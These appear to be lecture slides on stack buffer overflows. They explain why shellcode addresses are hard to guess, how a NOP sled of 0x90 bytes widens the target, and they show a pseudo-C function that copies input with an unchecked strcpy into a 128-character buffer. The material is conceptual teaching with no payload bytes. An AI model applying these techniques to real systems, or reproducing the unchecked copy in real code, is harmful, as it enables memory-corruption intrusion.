
- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?

- Cheat!
- Make the target even bigger so it's easier to hit ;)



Hit the Ski Slopes

Most CPUs support no-op instructions

- Simple, one byte instructions that don't do anything
- On Intel x86, 0x90 is the NOP

Hit the Ski Slopes

Most CPUs support no-op instructions

- Simple, one byte instructions that don't do anything
- On Intel x86, 0x90 is the NOP

Key idea: build a **NOP sled** in front of the shellcode


- Acts as a big ramp
- If the instruction pointer lands anywhere on the ramp, it will execute NOPs until it hits the shellcode

Exploit v2

```
0: void print(string s) {  
    // only holds 128 characters, max  
    string buffer[128];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }
```



IP

```
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

